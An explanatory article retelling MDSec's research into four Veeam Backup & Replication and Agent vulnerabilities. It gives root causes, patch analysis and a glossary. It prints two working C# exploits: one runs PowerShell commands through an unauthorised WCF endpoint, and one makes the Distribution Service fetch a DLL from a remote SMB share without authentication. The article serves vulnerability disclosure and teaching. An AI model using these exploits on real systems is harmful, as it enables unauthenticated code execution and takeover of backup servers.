
Analysing the InvokeCommandInternal method we see the following:

It will receive the Command object and create a pipeline pre-filled with a Command object for the specified command parameter, which will then be invoked using pipeline.Invoke, leading to code execution.
Step 5: run the CVE-2022-26504 exploit
MDSec created the following exploit to demonstrate this vulnerability:
static void Main(string[] args)
{
	string text = "net.tcp://[redacted]:8732/InvokerWrapperService";
	Console.WriteLine("Press enter to connect to {0}", text);
	Console.ReadLine();
	ChannelFactory<IPSInvokerService> channelFactory = new ChannelFactory<IPSInvokerService>(new NetTcpBinding());
	string commandName = "powershell.exe";
	string parameterName = "-c ";
	string parameterValue = "calc.exe";
	EndpointAddress address = new EndpointAddress(text);
	IPSInvokerService ipsinvokerService = channelFactory.CreateChannel(address);
	CCredentials credentials = new CCredentials();
	if (ipsinvokerService != null)
	{
		ipsinvokerService.InvokeVmm("servervmm.[redacted]", credentials, commandName, parameterName, parameterValue);
	}
	Console.WriteLine("Press enter to exit...");
	Console.ReadLine();
}

The exploit builds a ChannelFactory<IPSInvokerService> over a NetTcpBinding, creates a channel to the InvokerWrapperService endpoint, instantiates CCredentials with no parameters (relying on the defaults described above) and calls InvokeVmm with powershell.exe as the command name, -c as the parameter name and calc.exe as the parameter value. The post shows the exploit in action:
Step 6: CVE-2022-26500 and CVE-2022-26501, removing the file content limitation
These two CVEs are a pre-authentication RCE pair, again discovered by Nikita Petrov. Veeam's summary, quoted in the post, states:
The Veeam Distribution Service (TCP 9380 by default) allows unauthenticated users to access internal API functions. A remote attacker may send input to the internal API which may lead to uploading and executing of malicious code.
Exploitation of these two CVEs has been explained very well by y4er, so the post avoids reiterating that explanation. However, in his analysis he mentions a limitation for getting a shell:
At present, only the existing files on the server can be copied, and the file name is controllable, but the content of the file is not controllable. How to getshell?
In summary, the researcher goes on to exploit this issue by leaking the web.config file and using it to perform deserialisation using the VIEWSTATE to achieve code execution.
MDSec investigated this limitation and found out it is possible to remove it and control both the file name and its content. The patch:

The patch contains a newly added function named ValidateSourcePath:

This function makes a call to ValidateWindowsLocalPath:

The patch quickly reveals it was possible to provide an SMB path, which means it was possible for an attacker to specify remote files to be downloaded from a remote SMB share:


In order to improve the exploit and control what file gets copied and from where, the request needs to contain 2 values, IsWindows and IsFix, which need to be True as shown in the above picture. Finally, the provided paths in the payload will reach UploadWindowsFix, which can copy files from remote SMB shares:
Step 7: run the pre-auth RCE exploit
Putting all this together, MDSec produced the following exploit code to demonstrate the vulnerability:
internal class Program
    {
        static TcpClient client = null;

        static void Main(string[] args)
        {
            string guidKey = String.Format("{{{0}}}", Guid.NewGuid().ToString());
            IPAddress ipAddress = IPAddress.Parse(args[0]);
            IPEndPoint remoteEP = new IPEndPoint(ipAddress, 9380);
            client = new TcpClient();
            client.Connect(remoteEP);
            Console.WriteLine("Client connected to {0}.", remoteEP.ToString());

            NetworkStream clientStream = client.GetStream();
            NegotiateStream authStream = new NegotiateStream(clientStream, false);
            try
            {
                NetworkCredential netcred = new NetworkCredential("", "");
                authStream.AuthenticateAsClient(netcred, "", ProtectionLevel.EncryptAndSign, TokenImpersonationLevel.Identification);
                CInputXmlData FIData = new CInputXmlData("FIData");
                CInputXmlData FISpec = new CInputXmlData("FISpec");
                FISpec.SetInt32("FIScope", 190);
                FISpec.SetGuid("FISessionId", Guid.Empty);
                FISpec.SetInt32("FIMethod", 25);
                FISpec.SetString("SystemType", "WIN");
                FISpec.SetString("Host", "[redacted]");
                IPAddress[] HostIps = new IPAddress[] { IPAddress.Loopback };
                String[] strAddrs = (from cad in HostIps select cad.ToString()).ToArray();
                FISpec.SetStrings("HostIps", strAddrs);
                FISpec.SetString("User", SStringMasker.Mask("", guidKey));
                FISpec.SetString("Password", SStringMasker.Mask("", guidKey));
                FISpec.SetString("TaskType", "Package");
                FISpec.SetString("FixProductType", "");
                FISpec.SetString("FixProductVeresion", "");
                FISpec.SetUInt64("FixIssueNumber", 0);
                FISpec.SetString("SshCredentials", SStringMasker.Mask("", guidKey));
                FISpec.SetString("SshFingerprint", "");
                FISpec.SetBool("SshTrustAll", true);
                FISpec.SetBool("IsWindows", true);
                FISpec.SetBool("IsFix", true);
                FISpec.SetBool("CheckSignatureBeforeUpload", false);
                FISpec.SetEnum<ESSHProtocol>("DefaultProtocol", ESSHProtocol.Rebex);
                FISpec.SetString("FileRelativePath", "FileRelativePath");
                FISpec.SetString("FileProxyPath", @"\\\\[redacted]\\payload\\VeeamDeploymentDll.dll");
                FISpec.SetString("FileRemotePath", @"C:\\poc.dll");
                FIData.InjectChild(FISpec);

                Console.WriteLine(FIData.Root.OuterXml);

                new BinaryWriter(authStream).WriteCompressedString(FIData.Root.OuterXml, Encoding.UTF8);

                string response = new BinaryReader(authStream).ReadCompressedString(int.MaxValue, Encoding.UTF8);
                Console.WriteLine("response:");
                Console.WriteLine(response);
            }
            catch (Exception e)
            {
                Console.WriteLine(e);
            }
            finally
            {
                authStream.Close();
            }
            Console.ReadKey();

        }

    }
The exploit connects a TcpClient to port 9380, wraps the stream in a NegotiateStream and authenticates as a client with empty credentials using ProtectionLevel.EncryptAndSign and TokenImpersonationLevel.Identification. It then builds an FIData XML structure containing an FISpec child with the fields the internal API expects: FIScope set to 190, FIMethod set to 25, SystemType set to WIN, TaskType set to Package, IsWindows and IsFix both true, CheckSignatureBeforeUpload set to false, and the file paths. FileProxyPath points at a remote SMB share hosting VeeamDeploymentDll.dll and FileRemotePath is the local destination C:\poc.dll. The XML is written to the authenticated stream with WriteCompressedString and the response is read back the same way.
This post was written by Sina Kheirkhah.

Root cause
For CVE-2022-26503, the root cause is the use of .NET Remoting with TypeFilterLevel set to Full. The Full level supports automatic deserialisation of all types that remoting supports, in all situations, so a local user who can reach the TCP channel can send a malicious serialised payload that the service will deserialise. The diff showed the classic hallmarks of deserialisation.
For CVE-2022-26504, the root cause is that there were no authorization checks in place for the exposed NetTcpBinding. The CheckAccessCore method is called by WCF on each access attempt and returns true or false to allow or deny access. The vulnerable process allows authentication using non-administrative domain credentials, so a low-privileged domain user can reach the endpoint. The IPSInvokerService endpoint exposes InvokeVmm, which ultimately builds a PowerShell pipeline from caller-supplied commandName, parameterName and parameterValue and invokes it via pipeline.Invoke. The WrapCall path fails on hosts without SCVMM because Get-SCVMMServer does not exist, but the InvokeVmm path still reaches the pipeline invocation.
For CVE-2022-26500 and CVE-2022-26501, the Veeam Distribution Service allows unauthenticated users to access internal API functions. The patch added ValidateSourcePath, which calls ValidateWindowsLocalPath, indicating that the previous code accepted SMB paths and therefore allowed an attacker to specify remote files to be downloaded from a remote SMB share. The UploadWindowsFix path can copy files from remote SMB shares when IsWindows and IsFix are True.
Impact
CVE-2022-26503 allows a local user to escalate to LOCAL SYSTEM on a host running Veeam Agent for Microsoft Windows, by sending malicious code to TCP 9395.
CVE-2022-26504 allows domain users, including non-administrative ones, to execute malicious code remotely against Veeam Backup & Replication, potentially gaining control over the target system. It is limited to installations with an SCVMM server registered; the default installation is not vulnerable.
CVE-2022-26500 and CVE-2022-26501 allow an unauthenticated remote attacker to send input to the internal API of the Veeam Distribution Service on TCP 9380, which may lead to uploading and executing malicious code. The MDSec research extends the previously documented limitation (only existing files could be copied, with a controllable name but not content) so that both the file name and its content can be controlled, by copying from a remote SMB share.
When combined, the post states these bugs can be exploited by an unauthenticated attacker to execute arbitrary code as Administrator on an affected system.
Fix
Veeam patched the issues; the post analyses the patches rather than prescribing them. For CVE-2022-26503 the patch diff showed the classic hallmarks of deserialisation, but the post does not spell out the exact change. For CVE-2022-26504 the patch analysis indicates there were no authorization checks in place for the exposed NetTcpBinding. For CVE-2022-26500 and CVE-2022-26501 the patch added ValidateSourcePath, which calls ValidateWindowsLocalPath, and reveals that SMB paths could previously be supplied.
Variants to test
- Look for other .NET Remoting channels registered with
TypeFilterLevelset toFull. A positive result is a channel registration in the disassembly where the filter level is Full and the endpoint is reachable by a lower-privileged user. - Run Channel Guide against other processes that use .NET Remoting. A positive result is output listing registered channels and well-known service types with a service name and channel details you can connect to.
- Check WCF
NetTcpBindingendpoints for missing or permissiveServiceAuthorizationManagerimplementations. A positive result is an endpoint that accepts non-administrative domain credentials and exposes methods that build commands or pipelines from caller input. - Look for internal APIs that accept XML specifications with fields such as
IsWindows,IsFixand file path fields. A positive result is a request that causes the service to fetch a file from an attacker-controlled SMB share and write it to a chosen local path. - When patch diffing, look for newly added validation functions such as
ValidateSourcePathandValidateWindowsLocalPath. A positive result is a pre-patch binary that lacks the validation and accepts remote paths where the patched version rejects them.
What happened, in plain words
Veeam makes backup software. Two of its products are Veeam Backup & Replication (used to back up servers and virtual machines) and Veeam Agent for Microsoft Windows (a small program installed on a single Windows machine to back it up). Both run background programs, called services, that listen on network ports so other parts of the software can talk to them.
A security company called MDSec looked at these products and found several bugs. A bug in this context is a mistake in the software that lets someone make it do something the designers did not intend. The bugs were recently patched by Veeam when the write-up was published, which is why they are called 1Day issues.
The write-up covers four bugs, identified by numbers called CVEs (Common Vulnerabilities and Exposures, a public catalogue where each security bug gets a permanent ID):
- CVE-2022-26503: a local privilege escalation in Veeam Agent for Microsoft Windows. "Local" means the attacker already has an account on the machine. "Privilege escalation" means they use the bug to gain more power than their account should have, in this case LOCAL SYSTEM, which is the highest level on Windows.
- CVE-2022-26504: a remote code execution bug in Veeam Backup & Replication, in the part that integrates with Microsoft System Center Virtual Machine Manager (SCVMM, Microsoft's tool for managing virtual machines). A low-privileged domain user (an ordinary account in a Windows network domain) can run code on the server.
- CVE-2022-26500 and CVE-2022-26501: a pair of bugs in the Veeam Distribution Service that can be used before logging in at all (pre-authentication), leading to remote code execution.
When combined, the write-up says these bugs can be exploited by an unauthenticated attacker (someone with no account at all) to run arbitrary code as Administrator on an affected system.
This article walks through the same research in the same order, explaining every term as it appears. The code shown is copied from the write-up exactly as it appears there.
Background ideas you need first
Before the details, a handful of ideas come up again and again. Each one is explained from zero.
Services, ports and clients
A service is a program that runs in the background, usually without a window, and waits for requests. A port is a numbered door on a computer that network traffic arrives at. When you visit a website, your browser connects to port 443 on the web server. Veeam's services listen on their own ports, and the write-up names three defaults: TCP 9395 for the Veeam Agent service, TCP 8732 for the PSManager process, and TCP 9380 for the Veeam Distribution Service. TCP is the common protocol that carries reliable, ordered data between two machines.
A client is the program that connects to a service. The Veeam tray icon in the Windows notification area is a client: it talks to the background service to show you status and let you click buttons.
Serialisation and deserialisation
Serialisation is turning a live object in a program (say, a settings object with a name and a number) into a stream of bytes so it can be sent over a network or saved to disk. Deserialisation is the reverse: turning those bytes back into an object.
The danger: if the receiving program will happily rebuild any kind of object from the bytes, and an attacker controls the bytes, the attacker can choose an object whose construction does something harmful. A useful everyday comparison is a parcel service that will deliver any item you describe, including a lit firework, because it never checks what is inside the box. Deserialisation bugs are a well-known vulnerability class for exactly this reason.
.NET Remoting and TypeFilterLevel
.NET is Microsoft's software platform for building Windows programs. .NET Remoting is an older part of .NET that lets a program on one machine call code running in another program, as if it were local. It has a setting called TypeFilterLevel that decides how permissive deserialisation is. There are two levels, Low and Full. Full supports automatic deserialisation of all types that remoting supports, in all situations. Low is more restrictive. If a service uses Full, an attacker who can reach it can send a serialised object of a dangerous type.
Patch diffing
When a vendor fixes a bug, it releases a new version of the program. Patch diffing means comparing the old (vulnerable) version with the new (patched) version to see exactly what changed. The change often points straight at the bug: if the fix adds a check, the missing check was the problem. It is like comparing two editions of a contract to spot the clause that was added.
Assemblies, DLLs and IL
A .NET assembly is a compiled .NET program or library, usually stored in a .exe or .dll file. A DLL is a library file that other programs load to reuse code. .NET programs are not compiled straight to machine code; they are compiled to IL (Intermediate Language), a kind of half-way code that the .NET runtime turns into machine instructions when the program runs. Tools can read the IL to understand what a program does without running it. That is called static analysis: examining a program without executing it.
CIL, opcodes, ldstr and call
CIL is another name for IL. IL is made of opcodes, short instructions such as call (call a function) or ldstr (load a text string). When a program calls a function with a text argument, the IL typically has an ldstr instruction just before the call. Reading these instructions in order is how a static analysis tool can guess what arguments a function receives.
Mono.Cecil and InspectAssembly
Mono.Cecil is a library that lets a program read and inspect .NET assemblies. InspectAssembly is a tool by Matt Hand that uses Mono.Cecil to parse a target assembly and look for calls such as ChannelServices.RegisterChannel. The researchers used it to learn how Veeam registers its remoting channel.
IPC and named pipes
IPC stands for inter-process communication: ways for programs on the same machine to talk to each other. A named pipe is one such mechanism, a channel with a name that two programs can open. A remoting channel can be registered over TCP (network) or over IPC (local only).
WCF, NetTcpBinding and authorization
WCF (Windows Communication Foundation) is Microsoft's framework for building services that talk over a network. A binding describes how: NetTcpBinding means "talk over TCP using .NET's own message format". A ServiceEndpoint is the address and contract a WCF service exposes; think of it as a counter in a shop where a particular clerk serves you. An interface in programming is a list of methods (functions) a class promises to provide. A class is a blueprint for an object; if a class implements an interface, it provides those methods.
Authorization means deciding whether a caller is allowed to do something. WCF has a hook called CheckAccessCore that the framework calls each time someone tries to access a resource; it returns true to allow or false to deny. If that check is missing or always allows, anyone who can connect can call the service.
Windows Authentication is the built-in way Windows proves who you are, using your domain account. For it to work between two machines, both must be in the same domain or in domains that trust each other.
PowerShell, cmdlets and pipelines
PowerShell is Microsoft's command-line and scripting tool. A cmdlet is a built-in PowerShell command such as Get-SCVMMServer. A pipeline in PowerShell is a chain of commands where the output of one feeds the next. If an attacker can choose the command name and its arguments, they can run any program, which is code execution.
AppDomain
An AppDomain (application domain) is an isolated area inside a .NET process where code runs. It is a way to load and run code separately from the rest of the program.
SMB shares
SMB (Server Message Block) is the Windows file-sharing protocol. An SMB share is a folder made available over the network, for example \\[redacted]\payload. If a service will copy a file from any path you give it, including an SMB path, an attacker can host a malicious file on their own machine and have the victim download it.
VIEWSTATE and web.config
web.config is the configuration file of an ASP.NET web application; it can contain secrets such as encryption keys. VIEWSTATE is a hidden field ASP.NET puts in web pages to remember state between requests. If an attacker knows the keys from web.config, they can craft a VIEWSTATE value that the server deserializes, which is another route to code execution.
Injection and GUIDs
Injecting a DLL means forcing a running process to load a library it did not plan to load, so your code runs inside it. A GUID is a long random-looking identifier, used here to give output files unique names.
The first bug: CVE-2022-26503 (local privilege escalation)
